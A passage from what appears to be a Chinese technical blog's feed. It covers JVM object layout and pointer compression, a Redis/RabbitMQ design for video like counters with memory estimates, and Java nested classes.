Data（实例数据）</h3><p>这一部分<strong>存储对象真正有效的信息</strong>，也就是程序代码里面定义的各种类型的字段。无论是从父类继承下来的，还是子类定义的都将存放在此部分。一个实例对象中通常包含多个引用型和基本数据类型变量，它们在的JVM中分配的顺序遵循以下规则：</p><ul><li>默认按照类型，longs/doubles、ints、shorts/chars、bytes/booleans、oops（Ordinary Object Pointers，OOPs）进行排序分配</li><li>在满足上述条件情况下，父类定义的变量会出现在子类之前。也可以使用一些参数来进行优化，例如：</li></ul><pre><code class="language-shell">#相关参数+XX：CompactFields #子类之中较窄的变量也允许插入父类变量的空 隙之中，以节省出一点点空间。默认true</code></pre><h3 id="%E4%B8%89%E3%80%81padding%EF%BC%88%E5%AF%B9%E9%BD%90%E5%A1%AB%E5%85%85%EF%BC%89" tabindex="-1">三、Padding（对齐填充）</h3><p>第三部分是对齐填充，这并不是必然存在的，也没有特别的含义，它仅仅起着占位符的作用。由于HotSpot虚拟机的自动内存管理系统要求对象起始地址必须是8字节的整数倍，换句话说就是任何对象的大小都必须是8字节的整数倍。对象头部分已经被精心设计成正好是8字节的倍数（1倍或者2倍），因此，如果对象实例数据部分没有对齐的话，就需要通过对齐填充来补全。对齐填充的思想在很多领域都有用到，例如TCP报文段等等。<strong>在JVM中，对齐填充也是指针压缩压缩的前提，下面我们会深入分析</strong>。</p><h2 id="%E7%96%91%E9%97%AE%E8%A7%A3%E7%AD%94" tabindex="-1">疑问解答</h2><h3 id="1.-new-object()%E4%BA%A7%E7%94%9F%E7%9A%84%E5%AF%B9%E8%B1%A1%E4%BC%9A%E5%8D%A0%E7%94%A8%E5%A4%9A%E5%A4%A7%E5%86%85%E5%AD%98%EF%BC%9F" tabindex="-1">1. new Object()产生的对象会占用多大内存？</h3><p>首先我们要搞清楚JVM虚拟机是多少位？以64位为例：</p><ul><li>Header<ul><li>Markword : <code>8 byte</code> （如果是32位系统，这里占用<code>4 byte</code>)</li><li>Klass Pointer :  <code>4 byte</code> （默认开启指针压缩）</li></ul></li><li>Instance Data: <code>0 byte</code></li><li>Padding : <code>4 byte</code>  （对象填充 <code>8 byte</code> 整数倍）</li></ul><p>故在64位操作系统环境下共占用 <code>16 byte</code>。</p><h3 id="2.-%E4%B8%BA%E4%BB%80%E4%B9%88%E9%9C%80%E8%A6%81%E6%8C%87%E9%92%88%E5%8E%8B%E7%BC%A9%E6%8A%80%E6%9C%AF" tabindex="-1">2. 为什么需要指针压缩技术</h3><p>在Klass Pointer中，我们提到了指针压缩技术，那么为什么需要这一项技术呢？ 对比开启指针压缩前后，会发现64位操作系统下，原来实例指针大小从原来的 <code>8byte</code> 压缩到了 <code>4 byte</code>, 这样以来，我们的实例对象头所占用的堆空间就减小了，不仅节约了堆空间，也可以缓解GC压力。JVM在1.6以后默认启用指针压缩功能。</p><pre><code class="language-shell"> #指针压缩的相关参数 -XX:+UseCompressedOops           #默认开启的压缩所有指针 -XX:+UseCompressedClassPointers  #默认开启的压缩对象头里的类型指针Klass Pointer</code></pre><h3 id="3.-%E5%BC%80%E5%90%AF%E6%8C%87%E9%92%88%E5%8E%8B%E7%BC%A9%EF%BC%8C%E9%82%A3%E4%B9%88%E5%8E%8B%E7%BC%A9%E5%90%8E%E7%9A%84%E6%8C%87%E9%92%88%E6%98%AF%E5%A6%82%E4%BD%95%E5%9C%A864%E4%BD%8D%E6%93%8D%E4%BD%9C%E7%B3%BB%E7%BB%9F%E5%AF%BB%E5%9D%80%E7%9A%84%EF%BC%9F" tabindex="-1">3. 开启指针压缩，那么压缩后的指针是如何在<code>64</code>位操作系统寻址的？</h3><p>首先容易理解的是，按字节编址，那么<code>32 bit</code>最多寻址的单元是<code>4GB</code> ，而JVM采用了<strong>对象填充</strong>这一特性，也就是最少分配单元是<code>8B</code>, 那么我们就无需记录实例对象的真实内存地址，而是使用压缩编码的方式来<strong>确定其在第几个<code>8B</code></strong>, 因此我们的 <code>32bit</code>就可以寻址 <code>2^32 * 8B = 32GB</code>地址。因此压缩编码只有在JVM堆内存在<code>32GB</code>以下是有效的，得出结论：</p><ul><li>当堆内存小于4G时，不需要启用指针压缩，jvm会直接去除高32位地址，即使用低虚拟地址空间</li><li>当堆内存大于32G时，压缩指针会失效，会强制使用64位(即8字节)来对java对象寻址， 那这样的话内存占用较大，GC压力等等</li></ul><p>因此，在64位操作系统下，JVM的堆内存最好不要超过<code>32GB</code>，因为可能会导致指针压缩功能失效。</p><h2 id="%E6%80%BB%E7%BB%93" tabindex="-1">总结</h2><p>本文中，首先解释了JVM实例对象在堆内存中的存储结构分别为：</p><ol><li>Header<ol><li>Markword</li><li>Kclass Pointer</li><li>Length</li></ol></li><li>Instance Data</li><li>Padding</li></ol><p>其中，在不同操作系统环境的的JVM中，字段大小有些差异。接着，我们着重分析了<strong>指针压缩</strong>这项技术所带来的好处以及其实现原理。同时也对<code>Markword</code>这一字段做了深入了解，可以看出 <code>JVM</code>团队在具体实现中在内存占用方面和性能方面所做的非常巧妙的设计和优化。</p><h2 id="%E5%8F%82%E8%80%83%E8%B5%84%E6%96%99" tabindex="-1">参考资料</h2><ol><li><a href="https://blog.csdn.net/liujianyangbj/article/details/108049482" target="_blank">对象压缩</a></li><li><a href="https://blog.csdn.net/liujianyangbj/article/details/108049482" target="_blank">对象压缩实现</a></li><li><a href="https://www.jianshu.com/p/3d38cba67f8b" target="_blank">Java对象头详解</a></li><li><a href="https://hg.openjdk.org/jdk8u/jdk8u/hotspot/file/tip/src/share/vm/oops/markOop.hpp#l30" target="_blank">Markword源码</a></li><li>《深入理解JVM虚拟机》. 周志明. 2.3.2</li><li><a href="https://blog.51cto.com/u_15239532/2835794" target="_blank"><strong>JVM - 剖析Java对象头Object Header之指针压缩</strong></a></li><li><a href="https://xiaoyu72.com/articles/3f23001/" target="_blank">Java对象内存布局和对象头</a></li></ol>]]>
                </content>
            </entry>
            <entry>
                <title><![CDATA[关于点赞计数器的一些思考]]></title>
                <link rel="alternate" type="text/html" href="https://tans.fun/archives/guan-yu-dian-zan-ji-shu-qi-de-yi-xie-si-kao" />
                <id>tag:https://tans.fun,2023-02-17:guan-yu-dian-zan-ji-shu-qi-de-yi-xie-si-kao</id>
                <published>2023-02-17T17:46:03+08:00</published>
                <updated>2023-03-17T22:05:26+08:00</updated>
                <author>
                    <name>Tans</name>
                    <uri>https://tans.fun</uri>
                </author>
                <content type="html">
                        <![CDATA[<h1 id="%E7%82%B9%E8%B5%9E%E8%AE%A1%E6%95%B0%E5%99%A8%E7%9A%84%E4%B8%80%E4%BA%9B%E6%80%9D%E8%80%83" tabindex="-1">点赞计数器的一些思考</h1><blockquote><p>前置知识：<code>Mysql 5.6</code> 、<code>RabbitMq 3.11.8</code> 、<code>Redis 7.0.8 底层数据结构</code></p></blockquote><p>最近在实现一个点赞接口，简单的来说就是用户对一个视频点赞后，会产生点赞信息，并且将视频点赞计数器加<code>1</code>，整体设计思路以及设计过程如下：</p><h2 id="%E5%9F%BA%E4%BA%8Emysql%E7%9A%84%E8%AE%A1%E6%95%B0%E5%99%A8" tabindex="-1">基于Mysql的计数器</h2><p>首先我们要设计两张Mysql表</p><ul><li><p>点赞关系表 <code>like_record</code>：</p><table><thead><tr><th>字段名称</th><th>类型</th><th>意义</th></tr></thead><tbody><tr><td>id</td><td>bigint</td><td>点赞用户ID</td></tr><tr><td>user_id</td><td>bigint</td><td>用户ID</td></tr><tr><td>video_id</td><td>bigint</td><td>视频ID</td></tr><tr><td>is_del</td><td>bool</td><td>是否删除 软删除</td></tr><tr><td>update_at</td><td>timestamp</td><td>更新时间</td></tr></tbody></table></li><li><p>点赞计数表 <code>video_counter</code></p><table><thead><tr><th>字段名称</th><th>类型</th><th>意义</th></tr></thead><tbody><tr><td>video_id</td><td>bigint</td><td>视频ID</td></tr><tr><td>like_count</td><td>bigint</td><td>喜欢计数器</td></tr><tr><td>forward_count</td><td>bigint</td><td>转发计数器</td></tr><tr><td>comment_count</td><td>bigint</td><td>评论计数器</td></tr></tbody></table></li></ul><p>具体业务逻辑是</p><ul><li>点赞的时候，插入<code>like_record</code>并且更新<code>video_counter</code>计数器。</li><li>取消点赞的时候，<ul><li>如果<code>like_record</code>存在相关记录，那么直接更新<code>is_del = 1</code>，并且更新<code>video_counter</code>计数器</li><li>如果不存在相关记录，那么直接在<code>like_record</code>插入相关数据，并且更新<code>video_counter</code>计数器</li></ul></li></ul><p>可以看到进行一次点赞请求，我们需要两次操作数据库操作。因此耗时比较多。</p><p><strong>优缺点分析</strong></p><ol><li>点赞属于用户无意识行为，频率较大，所以在高并发场景下，仅仅通过数据库不可能扛得住的</li><li><code>video_counter</code>表在需要拓展其他计数器的时候，可能需要修改表结构，扩展能力不足</li></ol><h2 id="%E5%9F%BA%E4%BA%8Eredis%E8%AE%A1%E6%95%B0%E5%99%A8" tabindex="-1">基于Redis计数器</h2><p>在单独用Mysql来实现的讨论中，发现对于点赞技术的查询、修改都是在数据库中进行，这就意味着要和磁盘打交道了，对于CPU来说这是一个灾难。需要注意的是<strong>不同于其他地方的缓存策略，计数器的修改和查询必须在缓存中操作，也就是计数器数据在缓存中操作，而非DB层</strong></p><h3 id="version-1-(fast)" tabindex="-1">Version 1 (Fast)</h3><p>为了解决点赞操作缓慢这个问题，在<code>version 1</code>中，考虑将视频的点赞信息放到缓存中，同时点赞的计数操作可以直接在内存中进行<code>+1 or -1</code>操作，也就是在缓存中做一个计数器。</p><p>那可能会有同学问了，</p><ul><li>Cache中的数据是<strong>易失</strong>的，突然宕机了怎么办？在这里<code>Redis</code>的持久化机制就派上用场了，可以手动开启<code>RDB</code>和<code>AOF</code>两种持久化机制。</li><li>DB中记录点赞关系表，Cache中记录点赞总数，如果<strong>不一致</strong>怎么办？这个稍后再讨论，毕竟这是小概率问题。</li></ul><p>好了解决了缓存实现中的一些疑问点，现在着手设计叭！</p><p>首先要在<code>Redis</code>中为每个视频设置一个<strong>计数器</strong>，我们将<code>KEY</code>设计为</p><ul><li><code>counter:video_id:like</code> ：代表视频点赞数，其中video_id需要替换成具体视频ID</li><li><code>counter:video_id:comment</code>：代表视频评论数，其中video_id需要替换成具体视频ID</li><li><code>counter:video_id:forward</code>：代表视频转发数，其中video_id需要替换成具体视频ID</li></ul><p><code>VALUE</code>设计成普通的INT编码的String对象，具体操作是这样的：</p><pre><code class="language-shell">set counter:1:like 1 #设置计数器incr counter:1:like #点赞计数器加一decr counter:1:like #点赞计数器减一</code></pre><p>到这，来捋一下具体一个操作逻辑：</p><ol><li>点赞请求</li></ol><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/image-20230217131701334.png?x-oss-process=style/water" alt="image-20230217131701334" /></p><ol start="2"><li>查询点赞数数：</li></ol><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/image-20230217131708824.png?x-oss-process=style/water" alt="image-20230217131708824" /></p><h3 id="version-2-%EF%BC%88asyn%EF%BC%89" tabindex="-1">Version 2 （Asyn）</h3><p>对于<code>Version 1</code>，我们发现在点赞视频的时候，还是会操作数据库，而且在数据库和缓存的数据，不太需要<strong>强一致性</strong>，因此可考虑做异步处理，也就是文首提到的<code>RabbitMQ</code></p><p>系统只需要更新Redis计数器中的值，然后将入库操作发送到MQ中，起到了异步请求和削峰填谷的作用。又一个进程来充当消费者对</p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/image-20230217133403218.png?x-oss-process=style/water" alt="image-20230217133403218" /></p><p>关于缓存和数据库的数据不一致情况，可以在用户量的时候设置一个定时任务做同步处理：</p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/image-20230217134154502.png?x-oss-process=style/water" alt="image-20230217134154502" /></p><h3 id="version-3-(smaller-space)" tabindex="-1">Version 3 (Smaller Space)</h3><h4 id="%E7%AE%80%E5%8D%95%E5%88%86%E6%9E%90" tabindex="-1">简单分析</h4><p>以上我们简单实现了基于Redis和<code>MQ</code>的点赞计数器，当时内存容量通常来说是远远小于磁盘的。如何物尽其用，降低成本呢？接下来我们着重解决内存占用问题。</p><p>如果采用<code>Version 1</code>中方案，我们为每个视频设置4个计数器，需要<span class="katex"><span class="katex-mathml"><math xmlns="http://www.w3.org/1998/Math/MathML"><semantics><mrow><mn>4</mn></mrow><annotation encoding="application/x-tex">4</annotation></semantics></math></span><span class="katex-html" aria-hidden="true"><span class="base"><span class="strut" style="height:0.64444em;vertical-align:0em;"></span><span class="mord">4</span></span></span></span>个键值对，在Redis中，K-V对都是由String对象类型表示，Redis对象结构在Redis中表示如下： <a href="https://tans.fun/archives/%E6%9D%A5%E8%81%8A%E8%81%8Aredis%E5%BA%95%E5%B1%82%E5%AE%9E%E7%8E%B0" target="_blank">Redis底层实现</a></p><pre><code class="language-c">typedef struct redisObject{     //类型     unsigned type; //4bit     //编码     unsigned encoding; //4bit     //对象空转时长:记录了对象最后一次命令程序访问的时间     //可以配合回收算法进行allkeys-lru volatile-lru使用     unsigned lru; //24bit     //指向底层数据结构的指针     void *ptr; //64位操作系统占用8B     //引用计数     int refcount; //4B     //....}robj;</code></pre><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/image-20220404134423447.png" alt="" /></p><ul><li><p>计数器的Value值的是整数值（long类型），所以其默认底层编码是<code>REDIS_ENCODING_INT</code>，因此具体存储结构如下：也就是ptr指针直接被换成了我们要存储的整型值</p><p><strong>因此对于计数器的值存储，共占用 (4bit+4bit+24bit)/8(type lru encode) + 4B(refcount) + 8B(ptr) = 16B</strong></p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/image-20220404135248550.png" style="zoom: 67%;" /></li><li><p>计数器的Key值是字符串，且不超过32字节，所以其默认底层编码是<code>REDIS_ENCODING_RAW</code>，因此具体存储结构如下：也就是ptr指针直接被换成了我们要存储的SDS结构体</p><pre><code class="language-c">typedef char *sds;struct sdshdr {    unsigned int len; //4B    unsigned int free; //4B    char buf[]; //字符串长度 + 1};</code></pre><p>因此具体存储结构为：</p></li></ul><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/image-20220404135405490.png" alt="img" /></p><p><strong>对于计数器的键<code>counter:1:like</code>存储，共占用 (4bit(type)+4bit(lru)+24bit(encoding))/8 + 4B(refcount) + 8B(ptr) + (4B(len) + 4B(free) + (26B)(SDS)= 50B</strong></p><p>因此<code>set counter:99999999999:like 1</code>共占用 <code>50B + 16B =  66B</code>，如果为单个视频设置<span class="katex"><span class="katex-mathml"><math xmlns="http://www.w3.org/1998/Math/MathML"><semantics><mrow><mn>4</mn></mrow><annotation encoding="application/x-tex">4</annotation></semantics></math></span><span class="katex-html" aria-hidden="true"><span class="base"><span class="strut" style="height:0.64444em;vertical-align:0em;"></span><span class="mord">4</span></span></span></span>个计数器，那么一个视频的计数器占用了<code>4 * 66 = 264B</code>, 假设64位系统为Redis分配<code>4GB</code>内存，可以存储 <code>4 * 1024 * 1024 / 264 = 15887</code>个视频计数器。对于视频来说远不止这个数，可以说占用是非常大的。因此需要想办法使用一些办法实现这个计数器：</p><p>优化：这里采用一种方法：采用Hash对象来存储我们的值，Hash对象的编码方式有<code>ziplist</code> 和 <code>hashtable</code>，其中<code>ziplist</code>就是为了节约空间而设计的。</p><h4 id="%E5%BA%95%E5%B1%82%E7%BB%93%E6%9E%84%E5%88%9D%E8%AF%86" tabindex="-1">底层结构初识</h4><p>先来分析一下ziplist编码下的hash对象基本结构：</p><p>Hash使用 ziplist 编码的要求是</p><ul><li>所有键值对的长度都小于64B</li><li>Hash保存的键值对的数量小于512；不能满足这两个条件使用<code>hashtable</code>编码</li></ul><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/image-20230217160545945.png?x-oss-process=style/water" alt="image-20230217160545945" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/image-20230217163403539.png?x-oss-process=style/water" alt="image-20230217163403539" /></p><ul><li>zlbytes 压缩列表占用字节数 占用 4B</li><li>zltail 压缩列表末尾距首部多少字节 占用 4B</li><li>zllen 压缩列表包含的节点数目 占用2B</li><li>zlend 标记末尾 占用 1B</li></ul><p>再来分析一下 Zentry</p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/image-20230217163422828.png?x-oss-process=style/water" alt="image-20230217163422828" /></p><ul><li>previous_entry_length 标记前一个节点的长度， 为 1B</li><li>encoding  记录节点的编码格式， 为 1B</li><li>content 记录内容，因为计数存储的是<code>int64_t</code>类型， 所以占用8B， 或者是<code>int16_t</code>类型，占用2B</li></ul><h4 id="%E4%BC%98%E5%8C%96%E6%80%9D%E8%B7%AF" tabindex="-1">优化思路</h4><p>当我们要为 <code>video_id </code>为 counter:like:9999999999 设置计数为 <code>countNum</code>的时候</p><ol><li>首先提取是存在Redis中的Hash对象的Key，为将 <code>key = video_id &amp; 0x01FF</code></li><li>然后提取出Hash键值对Map中的Counter Key为<code>counterkey = video_id &gt;&gt; 9</code></li><li>执行 <code>hset key counterkey countNum</code></li></ol><p>注：上面的 key 计算过程就是取最低9位，因为为了保证Hash由<code>ziplist</code>编码，所以一个Hash Key不能超过<code>hash-max- ziplist-entries</code>配置。该配置默认是 512， 也就是存储 512个键值对情况下，采用<code>ziplist</code>编码，该值也可以在配置文件配置。</p><h4 id="%E6%80%A7%E8%83%BD%E5%AF%B9%E6%AF%94" tabindex="-1">性能对比</h4><p>注：分析 <code>set counter:like:99999999999  9999999999</code> 总共占用多少内存？</p><p>由于一个Hash数据类型 最多保存512个键值对才能满足<code>ziplist</code>编码，所以下面以<code>512</code>个counter分析：</p><ul><li><p>HashKey是采用SDS存储的字符串对象:   <code>8B(object ptr) + 4B(lru and encoding) + 4B (ref count) + 4B(sds_free) + 4B(sds_len) + 4B(buf) = 16B + 9B +  21B = 47B</code></p></li><li><p>Counter Key由Entry结构存储，占用:  <code>1B(previous_entry_length) + 1B(encoding) + 2B(content int_16) = 4B</code></p></li><li><p>Counter Value 由Entry结构存储，占用: <code>1B(previous_entry_length) + 1B(encoding) + 8B(content int_64) = 4B  = 10B</code></p></li></ul><p>因此一个键值对占用 14B， 512个键值对占用 7168B， 加上压缩列表的其他占用共 <code>7168B + 11B(zllen + zlbytes + ztail + zend) = 7179B</code> 因此，共使用<code>47B + 7179B = 7226B</code>保存了512个Counter ; 则单个视频设置4个Counter的情况下，4GB内存可保存的视频数为：<code>4 * 1024 * 1024 / 7226 * 512 / 4 = 74,297</code>, 相对于原始存储，<strong>存储效率提升了接近<code>74297 / 15887 = 4.6</code>倍！</strong></p><h2 id="%E6%80%BB%E7%BB%93" tabindex="-1">总结</h2><p>本篇文章首先讨论了基于Mysql的点赞计数器实现所带来的弊端，随后提出了基于Redis实现的点赞计数器，又在此基础上从以下两个方面进行深入探究：</p><ul><li>性能方面，将计数逻辑在Redis中使用<code>lua</code>脚本实现，而入库操作使用RabbitMQ进行异步处理。其中带来的缓存一致性问题用定时器解决。经过测试，<strong>该接口单机环境下<code>TPS</code>可达1800+</strong>!</li><li>空间方面，通过分析使用基于<code>SDS</code>以及<code>INT</code>编码下的<code>String</code>对象类型记录每个Counter，与使用基于<code>ziplist</code>编码下的<code>Hash</code>对象进行对比，通过简单计算得出4GB内存条件下两者的内存占用，最终得出后者的<strong>存储效率提升了近<span class="katex"><span class="katex-mathml"><math xmlns="http://www.w3.org/1998/Math/MathML"><semantics><mrow><mn>4.6</mn></mrow><annotation encoding="application/x-tex">4.6</annotation></semantics></math></span><span class="katex-html" aria-hidden="true"><span class="base"><span class="strut" style="height:0.64444em;vertical-align:0em;"></span><span class="mord">4</span><span class="mord">.</span><span class="mord">6</span></span></span></span>倍</strong>！</li></ul><p>可以看到，点赞接口作为一个项目中的小功能，无论是架构上还是实现上，无论是从性能上或者空间占用上，其实都有着许多要值得深究的地方，这不仅会带来<strong>用户体验的提升</strong>，更是对<strong>生产成本的巨大节约</strong>。当然这需要对技术深入了解和探索，这一点笔者还在努力！如果纰漏，还请指正！</p><h2 id="%E5%8F%82%E8%80%83%E8%B5%84%E6%96%99" tabindex="-1">参考资料</h2><ol><li><a href="https://kernelmaker.github.io/Redis-StringMem" target="_blank">https://kernelmaker.github.io/Redis-StringMem</a></li><li>Redis设计与实现 黄健宏</li><li>Redis 5 设计与源码分析</li><li><a href="https://tans.fun/archives/%E6%9D%A5%E8%81%8A%E8%81%8Aredis%E5%BA%95%E5%B1%82%E5%AE%9E%E7%8E%B0#1.sds" target="_blank">来聊聊Redis底层数据结构叭</a></li></ol>]]>

                </content>
            </entry>
            <entry>
                <title><![CDATA[浅谈Java系列之内部类介绍(Nested Classes)]]></title>
                <link rel="alternate" type="text/html" href="https://tans.fun/archives/java-neseted-classes" />
                <id>tag:https://tans.fun,2023-02-15:java-neseted-classes</id>
                <published>2023-02-15T21:16:25+08:00</published>
                <updated>2023-03-15T22:27:15+08:00</updated>
                <author>
                    <name>Tans</name>
                    <uri>https://tans.fun</uri>
                </author>
                <content type="html">
                        <![CDATA[<h1 id="java%E4%B8%AD%E7%9A%84%E5%86%85%E9%83%A8%E7%B1%BB(nested-classes)" tabindex="-1">Java中的内部类(Nested Classes)</h1><h2 id="%E4%B8%80%E3%80%81%E6%A6%82%E5%BF%B5" tabindex="-1">一、概念</h2><p>前几天面试过程中遇到了一个关于匿名内部类的问题，当时不太明白，现在着重理解一下。甲骨文官方释意：</p><blockquote><p>Nested classes are divided into two categories: non-static and static. Non-static nested classes are called <em>inner classes</em>. Nested classes that are declared <code>static</code> are called <em>static nested classes</em>.</p></blockquote><h3 id="1.-%E6%99%AE%E9%80%9A%E5%86%85%E9%83%A8%E7%B1%BB%EF%BC%88inner-class%EF%BC%89" tabindex="-1">1. 普通内部类（Inner  Class）</h3><p><strong>内部类（Inner）就是放在另外一个类的内部定义的类</strong>。通常它这样写</p><pre><code class="language-java">class OuterClass {    ...    class InnerClass {        ...    }}</code></pre><ol><li><strong>内部类可以访问并且修改外部类的<code>private</code>字段</strong>，例如</li></ol><pre><code class="language-java">class Outer{    private String info = &quot;hello, i&#39;m info&quot;;    class Inner{        public void run(){            System.out.println(&quot;hello, i&#39;m inner&quot;);             //修改外部类的private字段            info = &quot;hello, i have changed by inner class method&quot;;             //Outer.this.info = &quot;hello, i have changed by inner class method&quot;;            System.out.println(info);        }    }}public class Test {    public static void main(String[] args) {        Outer outer = new Outer();        Outer.Inner inner = outer.new Inner();        inner.run();    }}// Result:/**hello, i&#39;m innerhello, i have changed by inner class method**/</code></pre><ol start="2"><li>在内部类中，由于内部类实例依附于外部类实例，为了区分两者的同名属性，通常用<code>this</code>指代当前内部类实例本身，而通过<code>Outer.this</code>指代外部类实例，例如：</li></ol><pre><code class="language-java">class Outer{    private String info = &quot;hello, i&#39;m out&quot;;    class Inner{        private String info = &quot;hello i&#39;m inner&quot;;        public void run(){            System.out.println(this.info); //this 指向            Outer.this.info = &quot;hello, i have changed by inner class method&quot;;            System.out.println(Outer.this.info);        }    }}public class Test {    public static void main(String[] args) {        Outer outer = new Outer();        Outer.Inner inner = outer.new Inner();        inner.run();    }}// result:/**hello i&#39;m innerhello, i have changed by inner class method**/</code></pre><p>另外，有两种特殊的<code>Inner classed</code> ，分别为<code>local classes</code> 和 <code>anonymous classes</code>  具体可看<a href="https://docs.oracle.com/javase/tutorial/java/javaOO/anonymousclasses.html" target="_blank">special inner class</a></p><h3 id="2.-%E9%9D%99%E6%80%81%E5%B5%8C%E5%A5%97%E7%B1%BB%EF%BC%88static-nested-class%EF%BC%89" tabindex="-1">2. 静态嵌套类（Static Nested  Class）</h3><p>在内部类中，也可以用<code>static</code>修饰内部类，我们称之为<code>Static Nested Class</code>静态内部类， 例如<code>ThreadLocal</code>中：</p><pre><code class="language-java">public class ThreadLocal&lt;T&gt; {     //....     static class ThreadLocalMap {     }}</code></pre><p>一个有趣的事情是：Oracle官方将普通内部类称作<code>Inner Classes</code>,  而将静态嵌套类称作<code>Nested Class</code>, 嵌套就是你我毫不相干，所以静态内部类不依附于外部类实例，所以可以<strong>作为一个独立的类存在</strong>,而且它可以访问外部类<code>private</code>修饰过的<strong>静态字段和静态方法</strong>，如果将其移动到外部，那么就失去了这种效果</p><pre><code class="language-java">class A {    static private int a1 = 1;    private int a2 = 2;    static class B{        public static void say(){            System.out.println(a1); //right result : 1            System.out.println(a2); //wrong 不可访问外部非静态对象        }    }    public static void main(String[] args) {    }}public class Test{    public static void main(String[] args) {        A.B.say(); //调用正确        new A.B().say(); //调用正确    }}</code></pre><h2 id="%E4%BA%8C%E3%80%81%E4%BD%9C%E7%94%A8" tabindex="-1">二、作用</h2><h3 id="1.-%E5%AE%9E%E7%8E%B0%E5%A4%9A%E7%BB%A7%E6%89%BF" tabindex="-1">1. 实现多继承</h3><p>由于<code>Java</code>支持单继承，但是我们可以通过匿名内部类来实现多继承，例如：</p><pre><code class="language-java">class dad {    public String body(){        return &quot;I have strong body&quot;;    }}class mom {    public String hair(){        return &quot;I have black hair&quot;;    }}//实现了多重继承class Son{    private class test1 extends dad {        @Override        public String body() {            return &quot;I have stronger body&quot;;        }    }    private class test2 extends mom {        @Override        public String hair() {            return &quot;I have more black hair&quot;;        }    }    public String getInfo(){        return new test1().body() + &quot; and &quot; +  new test2().hair();    }}//Result/**I have stronger body and I have more black hair**/ </code></pre><h2 id="%E4%B8%89%E3%80%81%E6%80%BB%E7%BB%93" tabindex="-1">三、总结</h2><ul><li>嵌套类包括<code>Inner classes</code> (内部类)和 <code>static nested classes</code>（静态内部类）</li><li>其中<code>Inner classes</code>又包括<code>simple inner class</code>、<code>local classes</code> and <code>anonymous classes</code></li><li>内部类优点：<ul><li>如果一个子类只被外部类自己使用，那么就没有必要将内部类变成<code>top-level classes</code>, 通过添加这样的“辅助类”可以使包结构变得简洁干练</li><li>增加了封装，考虑两个顶级类A和B，其中B需要访问A的成员，通过将类B隐藏在类A中，可以将A的成员声明为私有，B可以访问它们。此外，B本身可以对外界隐藏。</li><li>代码可读性和可维护性增加：嵌套类的代码和外部类的代码距离变得更近。</li></ul></li></ul><h2 id="%E5%9B%9B%E3%80%81%E5%8F%82%E8%80%83%E8%B5%84%E6%96%99" tabindex="-1">四、参考资料</h2><ol><li><a href="https://docs.oracle.com/javase/tutorial/java/javaOO/nested.html" target="_blank">Oracle Nested Classes</a></li><li><a href="https://www.zhihu.com/question/28197253" target="_blank">为什么Java内部类要设计成静态和非静态两种？</a></li></ol>]]>
                </content>
            </entry>
            <entry>
                <title><![CDATA[浅谈区块链之入门]]></title>
                <link rel="alternate" type="text/html" href="https://tans.fun/archives/qu-kuai-lian-ru-men" />
                <id>tag:https://tans.fun,2023-02-09:qu-kuai-lian-ru-men</id>
                <published>2023-02-09T23:35:25+08:00</published>
                <updated>2023-03-15T22:24:29+08:00</updated>
                <author>
                    <name>Tans</name>
                    <uri>https://tans.fun</uri>
                </author>
                <content type="html">
